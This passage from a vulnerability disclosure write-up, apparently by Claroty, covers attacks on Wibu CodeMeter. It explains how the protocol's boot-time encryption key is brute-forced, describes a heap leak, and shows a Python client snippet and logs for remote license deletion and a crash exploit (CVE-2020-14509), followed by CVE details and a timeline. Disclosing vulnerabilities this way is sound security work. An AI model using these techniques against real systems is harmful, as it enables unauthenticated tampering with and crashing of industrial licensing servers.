Since the client (protected software) and server (CodeMeter) are located on the same machine, it is possible to use the boot time as a shared seed to derive the actual key. It's also a good candidate because it constantly changes. However, how can the client and server obtain the exact same number of milliseconds? They are not calling GetTickCount at the exact same time, and by the time the message is sent and received in the server at least a few milliseconds have passed..


Breaking the Key

The solution that CodeMeter developers chose to implement is twofold: first, the number of milliseconds is divided by 1000, and, as a second counter-measure, a small brute-force occurs which means the seed starts a few seconds before and after so even if a significant delay occurred, the client and server will overcome this lag easily. In order to verify that the correct key was selected, to the plain message is attached a small CRC-32 4-byte check. Therefore, when the client or server succeeds to decrypt the message and the CRC is correct, they know the correct key was selected.

Armed with this information, we were thinking we could remotely communicate with the server and bruteforce the key externally. However *GetTickCount* returns a DWORD which means there are **4,294,967,295** options and we need to try each remotely. This would have taken forever, even after the division of 1000 we are still left with ~4 million possibilities, and with each attempt, the key changes.

Our solution to this problem was elegant. We will send a single packet and receive an encrypted "error" message from the server. We will brute-force the packet at home just like the server is doing, trying to decrypt using various keys until the CRC is correct. Once we have found the correct Boot Time (key), we will use it for further communication (plus the time elapsed), and start our next brute force attempt much closer to the actual current boot time. By doing so we improved our brute force attack from hours/days to a few seconds; We reached ~100k attempts per second, so the worst case is about a minute.

Now that we were able to decrypt the payload we finally analyzed the inner workings of the CodeMeter protocol. The requests and responses are slightly different as the client also provides some sort of token handle with each request. But overall the structure is pretty much the same.



Client
- DWORD: Function code
- DWORD: Token handle
- **Arguments**
- Junk data
- DWORD: Actual size
- DWORD: CRC32 on actual data

Server
- DWORD: Status code
- **Response Data**
- Junk data
- DWORD: Actual size
- DWORD: CRC32 on actual data


- Actual payload data
- Junk data
  - Complete to multiple of 16
  - LEAKING THE HEAP!
- Footer (size, crc)

Why does the leakage happen?
Heap allocation are requested in size of multiple of 16 because of AESc. However the used data length is smaller and no memset zero takes place.

CodeMeter inner protocol structure


Building our CodeMeter Client

And here is what command 0x0A *(Delete License)* looks like after the decryption process. We can clearly see the serial transferred as an argument for the command. After sending this command, the server will delete the license with serial number 128-12345.



```
0257f8a8  000000b8
004a72d0  0a 00 00 00 00 00 00 10-00 01 21 00 00 00 00 00   ............!.....
004a72e0  00 00 00 00 00 00 00 00-00 00 00 [redacted] 00 00   ..................
004a72f0  00 00 00 00 00 00 00 00-00 00 80 00 [redacted]   .............[redacted]
004a7300  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00   ................
004a7310  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00   ................
004a7320  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00   ................
004a7330  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00   ................
004a7340  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00   ................
004a7350  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00   ................
004a7360  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00   ................
004a7370  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00   ................
004a7380  00 00 00 00 00 00 00 00                           ........
0257f99c  00000008
```

Now we were fully capable of building our own CodeMeter API. We simply wrote everything in a nice Python script and used some reverse-engineering to understand what are the available commands.




```
CmAccess, CmAgreeTalkKey, CmBoxIoControl, CmCalculateDigest, CmCalculatePioCoreKey, CmCalculateSignature, CmCheckBox, CmCheckEvents, CmCheckVersion,
CmCreateLicenseFile, CmCreateProductItemOption, CmCreateSequence, CmCreateTalkKeyInput, CmCrypt, CmCryptSim, CmDecryptPioData,
CmEnablingGetApplicationContext, CmEnablingGetChallenge, CmEnablingSendResponse, CmEnablingWriteApplicationKey, CmGetBoxContents, CmGetBoxes, CmGetInfo,
CmGetLastErrorCode, CmGetLastErrorText, CmGetLicenseInfo, CmGetPioDataKey, CmGetPublicKey, CmGetRemoteContext, CmGetSecureData, CmGetServers,
CmGetTalkKey, CmGetVersion, CmProgram, CmRelease, CmReserveFirmItem, CmSetCertifiedTimeUpdate, CmSetLastErrorCode, CmSetRemoteUpdate, CmValidateEntry,
CmValidateSignature, CmListRemoteUpdate, CmAccessS, CmAgreeTalkKeyS, CmBoxIoControlS, CmCalculateDigestS, CmCalculatePioCoreKeyS, CmCalculateSignatureS,
CmCheckBoxS, CmCheckEventsS, CmCheckVersionS, CmCreateLicenseFileS, CmCreateProductItemOptionS, CmCreateSequenceS, CmCreateTalkKeyInputS, CmCryptS,
CmCryptSimS, CmDecryptPioDataS, CmEnablingGetApplicationContextS, CmEnablingGetChallengeS, CmEnablingSendResponseS, CmEnablingWriteApplicationKeyS,
CmGetBoxContentsS, CmGetBoxesS, CmGetInfoS, CmGetLastErrorCodeS, CmGetLastErrorTextS, CmGetLicenseInfoS, CmGetPioDataKeyS, CmGetPublicKeyS,
CmGetRemoteContextS, CmGetSecureDataS, CmGetServersS, CmGetTalkKeyS, CmGetVersionS, CmProgramS, CmReleaseS, CmReserveFirmItemS,
CmSetCertifiedTimeUpdateS, CmSetLastErrorCodeS, CmSetRemoteUpdateS, CmValidateEntryS, CmValidateSignatureS, CmListRemoteUpdateS, CmControl, CmCryptEcies,
CmAccess2, CmAccess2S, CmGetLastErrorText2, CmGetLastErrorText2S, CmGetServers2, CmGetServers2S, CmGetRemoteContext2, CmGetRemoteContext2S,
CmGetRemoteContextBuffer, CmGetRemoteContextBufferS, CmSetRemoteUpdate2, CmSetRemoteUpdate2S, CmSetRemoteUpdateBuffer, CmSetRemoteUpdateBufferS,
CmListRemoteUpdate2, CmListRemoteUpdate2S, CmListRemoteUpdateBuffer, CmListRemoteUpdateBufferS, CmSetCertifiedTimeUpdate2, CmSetCertifiedTimeUpdate2S,
CmValidateEntry2, CmValidateEntry2S, CmConvertString, CmConvertStringS, CmActLicenseControl, CmBorrow, CmRevalidateBox, CmExecuteRemoteUpdate,
CmGetBoxContents2, CmGetBoxContents2S, CmCrypt2, CmCrypt2S, CmCryptSim2, CmCryptSim2S, CmSecureDiscRead, CmSecureDiscWrite, CmExtendedDiscControl,
CmUniversalCall, CmReadProfilingEntry, CmGetTicket, CmLtCreateContext, CmLtDoTransfer, CmLtImportUpdate, CmLtCreateReceipt, CmLtConfirmTransfer,
CmLtCleanup, CmLtLiveTransfer, CmGetFileInfo, CmGetInfoExt, CmGetContainerInfo, CmReadSettings, CmWriteSettings, CmConvertTime, CmConvertTimeS,
GetTmrConfig, SetTmrConfig, GetTmrStatus, SetTmrStatus
```

```
print "[-] Sync Key found ({})".format(real_time)
print "[-] Get handle to license container."
resp_status, real_time, new_token, data_recv_dec = send_recv_codemeter(funcode="CmAccess2", ip_addr=ip_addr, time_key=real_time, token=BASE_TOKEN, chec
if resp_status == STATUS_SUCCESS:
    print "[-] Deleting license."
    resp_status, real_time, new_token, data_recv_dec = send_recv_codemeter(funcode="DeleteLicense", ip_addr=ip_addr, time_key=real_time, token=new_toke
else:
    print "[-] License doesn't exists."
```

Our own implementation of CodeMeter API with all the available commands

And indeed, now we could communicate and send commands to any machine running CodeMeter in the world. Since there are no authentication or authorization mechanisms, we were granted the ability to do what we wanted. For example, deleting licenses remotely (see example below), importing license, read information from the secured vault, and much more.



```
➜ Communication python2 enc_dec_tcp_port_22350_send_recv.py 10.20.6.187
[-] Started
[-] Brute forcing communication key.
[-] Sending CmAccess2.
[-] Sync Key found (37825)
[-] Get handle to license container.
[-] Sending CmAccess2.
[-]     Got 32 bytes. New key is 37825. New token is 333840415.
[-] Deleting license.
[-] Sending DeleteLicense.
[-]     Got 48 bytes. New key is 37825. New token is 1.
DONE
➜ Communication
```

No CodeMeter License information available.
No CmContainer found.

CodeMeter is running.


Demo of our CodeMeter API client in action. In this demo we are remotely deleting all the licenses of a remote machine

Finding More Bugs

When we finally achieved our goal and we had a fully working CodeMeter protocol compatible client, we started to search for some vulnerabilities again. We knew our client is capable of communicating remotely with any machine with CodeMeter and so all the bugs we will find could immediately be triggered remotely without any authentication required.

We first started to look manually on all the command handler functions and after finding a decent amount of memory corruption bugs (buffer overflows, OOB), we decided to automate the entire process and so we created our own CodeMeter server fuzzer.

To accelerate the process, we patched the CodeMeter server binary to use a hard-coded key 0, so it won't need to semi brute force the seed everytime it receives a new packet, and we also modified our client to use the same hard-coded key. And indeed these efforts turned out to be useful as our fuzzing speed increased dramatically (5x) and we could find even more bugs.



```
 # ChildEBP RetAddr
WARNING: Stack unwind information not available. Following frames may be wrong.
00 023cf92c 00cb4a21 CodeMeter+0x148e73
01 023cf99c 00cb545c CodeMeter+0xb4a21
02 023cfb4c 00c170fa CodeMeter+0xb545c
03 023cfb9c 00d4b9f3 CodeMeter+0x170fa
04 023cfba8 763c33ca CodeMeter+0x14b9f3
05 023cfbb4 77ce9ed2 kernel32!BaseThreadInitThunk+0x12
06 023cfbf4 77ce9ea5 ntdll!RtlInitializeExceptionChain+0x63
07 023cfc0c 00000000 ntdll!RtlInitializeExceptionChain+0x36
```

```
eip=77cc000c esp=0330fc08 ebp=0330fc34 iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\
ntdll!DbgBreakPoint:
77cc000c cc              int     3
0:015> g
(2b0.df0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=023d3ed0 ecx=00000004 edx=01000000 esi=023d3ee0 edi=00000000
eip=00d48e73 esp=023cf878 ebp=023cf92c iopl=0         ov up ei pl nz na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010a06
*** ERROR: Module load completed but symbols could not be loaded for C:\Program
CodeMeter+0x148e73:
00d48e73 660f7f07        movdqa  xmmword ptr [edi],xmm0 ds:002b:00000000=??????
0:007>
```

```
64 bytes from 192.168.1.34: icmp_seq=0 ttl=128 time=0.643 ms
64 bytes from 192.168.1.34: icmp_seq=1 ttl=128 time=0.373 ms
^C
--- 192.168.1.34 ping statistics ---
2 packets transmitted, 2 packets received, 0.0% packet loss
round-trip min/avg/max/stddev = 0.373/0.508/0.643/0.135 ms
➜ Communication python2 enc_dec_tcp_port_22350_send_recv.py 192.168.1.34
[-] Started
[-] Brute forcing communication key.
[-] Sending CmAccess2.
[-] Sync Key found (0)
[-] Get handle to license container.
[-] Sending CmAccess2.
[-]     Got 32 bytes. New key is 0. New token is 0.
[-] License doesn't exists.
[-] Crash!.
[-] Sending Crash1.
Traceback (most recent call last):
  File "enc_dec_tcp_port_22350_send_recv.py", line 287, in <module>
    resp_status, real_time, new_token, data_recv_dec = send_recv_codemeter(funcode="Crash1
", ip_addr=ip_addr, time_key=real_time, token=BASE_TOKEN, check_resp=True)
  File "enc_dec_tcp_port_22350_send_recv.py", line 244, in send_recv_codemeter
    real_time, data_recv_dec = send_codemeter_packet(payload=payload, ip_addr=ip_addr, tim
e_key=time_key, packet_len_min=payload_min_size)
  File "enc_dec_tcp_port_22350_send_recv.py", line 218, in send_codemeter_packet
    data_recv = send_data(data=packet, ip_addr=ip_addr)
  File "enc_dec_tcp_port_22350_send_recv.py", line 211, in send_data
    recv_data = s.recv(buffer_size)
socket.error: [Errno 54] Connection reset by peer
➜ Communication python2 enc_dec_tcp_port_22350_send_recv.py 192.168.1.34
[-] Started
[-] Brute forcing communication key.
[-] Sending CmAccess2.
[-] Sync Key found (0)
[-] Get handle to license container.
[-] Sending CmAccess2.
[-]     Got 32 bytes. New key is 0. New token is 0.
[-] License doesn't exists.
[-] Crash!.
[-] Sending Crash1.
```

Demo of our CodeMeter API client in action. In this demo we are triggering remotely CVE-2020-14509 (OOB)

Conclusion

In our research, we began by investigating CodeMeter's different API interfaces. We found a critical issue that allowed us to abuse the SetRemoteUpdate API of the software over the WebSockets interface to inject a custom license file. This motivated us to unravel every bit and byte in the license file to understand how we can make CodeMeter dance to our own tune. We looked specifically at CodeMeter's license file structure and encryption process, and found a serious flaw in its digital-signature verification implementation that we were able to exploit in order to modify, reconstruct, and eventually create our own licenses at will. By that we rendered CodeMeter's licensing platform useless for all software that relies on it.

Introducing some static file fuzzing of the license files and our now intimate understanding of the license file's format, we quickly were able to craft malicious license files that didn't only register successfully in CodeMeter but also freeze it entirely and speed up the host CPU to a persistent 100%.

With a reliable payload intact, we set our eyes on a better CodeMeter API interface we could take advantage of to inject a malicious license file on demand. The server intends for local clients only to connect to it with a local nonce, but how secure is it? With some research into its communication we found a way to crack the seed of the encryption key to create proper API requests and parse their responses. We developed this into a CodeMeter API in Python that we could execute remotely, no authentication required, to connect to the CodeMeter server and load our custom licenses as we pleased. By leveraging our new API capabilities we were able to find additional memory corruption bugs and eventually reach pre-auth remote code execution and consequently, we now had CodeMeter in our command.

VULNERABILITIES

CVE-2020-14509
BUFFER ACCESS WITH INCORRECT LENGTH VALUE (CWE-805)
Multiple memory corruption vulnerabilities exist where the packet parser mechanism does not verify length fields. An attacker could send specially crafted packets to exploit these vulnerabilities. A CVSS v3 base score of 10.0 has been calculated; the CVSS vector string is (AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H).

CVE-2020-14517
INADEQUATE ENCRYPTION STRENGTH (CWE-326)
Protocol encryption can be easily broken and the server accepts external connections, which may allow an attacker to remotely communicate with the CodeMeter API. A CVSS v3 base score of 9.4 has been calculated; the CVSS vector string is (AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:H/A:H).

CVE-2020-14519
ORIGIN VALIDATION ERROR (CWE-346)
This vulnerability allows an attacker to use the internal WebSockets API via a specifically crafted Javascript payload, which may allow alteration or creation of license files for CmActLicense using CmActLicense Firm Code when combined with CVE-2020-14515. A CVSS v3 base score of 8.1 has been calculated; the CVSS vector string is (AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:H/A:H).

CVE-2020-14513
IMPROPER INPUT VALIDATION (CWE-20)
CodeMeter and the software using it may crash while processing a specifically crafted license file due to unverified length fields. A CVSS v3 base score of 7.5 has been calculated; the CVSS vector string is (AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H).

CVE-2020-14515
IMPROPER VERIFICATION OF CRYPTOGRAPHIC SIGNATURE (CWE-347)
There is an issue in the license-file signature checking mechanism, which allows attackers to build arbitrary license files, including forging a valid license file as if it were a valid license file of an existing vendor. Only CmActLicense update files with CmActLicense Firm Code are affected. A CVSS v3 base score of 7.4 has been calculated; the CVSS vector string is (AV:L/AC:H/PR:N/UI:R/S:C/C:N/I:H/A:H).

CVE-2020-16233
IMPROPER RESOURCE SHUTDOWN OR RELEASE (CWE-404)
An attacker could send a specially crafted packet that could have the server send back packets containing data from the heap. A CVSS v3 base score of 7.5 has been calculated; the CVSS vector string is (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N)

- All versions prior to 7.10 are affected by CVE-2020-14509 and CVE-2020-16233.
- All versions prior to 7.00 are affected by CVE-2020-14519, including Version 7.0 or newer with the affected WebSockets API still enabled. This is especially relevant for systems or devices where a web browser is used to access a web server.
- All versions prior to 6.81 are affected by CVE-2020-14513.
- All versions prior to 6.90 are affected by CVE-2020-14517, including Version 6.90 or newer only if CodeMeter Runtime is running as a server.
- All versions prior to 6.90 are affected by CVE-2020-14515 when using CmActLicense update files with CmActLicense Firm Code. This license manager is used in products by many different vendors.

As new instances are discovered/reported, they will be added to this list of affected products.


TIMELINE

Dec 21, 2019 - CodeMeter v6.80 is released.
Feb 20, 2019 - Claroty discloses to Wibu license related vulnerabilities.
Feb 21, 2019 - Claroty provides to Wibu more information including PoCs.
Apr 05, 2019 - CodeMeter v6.81 is released, some of the issues are fixed.
Apr 15, 2019 - Claroty discloses to Wibu CodeMeter protocol vulnerabilities.
Apr 15, 2019 - Claroty provides to Wibu more information including PoCs.
Aug 05, 2019 - CodeMeter v6.90 is released, some of the issues are fixed.
Dec 19, 2019 - CodeMeter v7.0 is released, some of the issues are fixed.
Aug 11, 2020 - CodeMeter v7.10 is released, all reported issues are fixed.
Sep 8, 2020 - ICS-CERT publishes an advisory.

Meet the Researchers:

Sharon Brizinov is a principal vulnerability researcher at Claroty and is responsible for finding new attack vectors in the ICS domain. Sharon has 8-plus years of unique experience with network security, malware research and infosec data analysis. Contact Sharon at: sharon.b@claroty.com

Tal Keren is a senior security researcher at Claroty. Tal is in charge of finding new ways to enhance and develop protection and defense mechanisms. Contact Tal at: tal@claroty.com



CLAROTY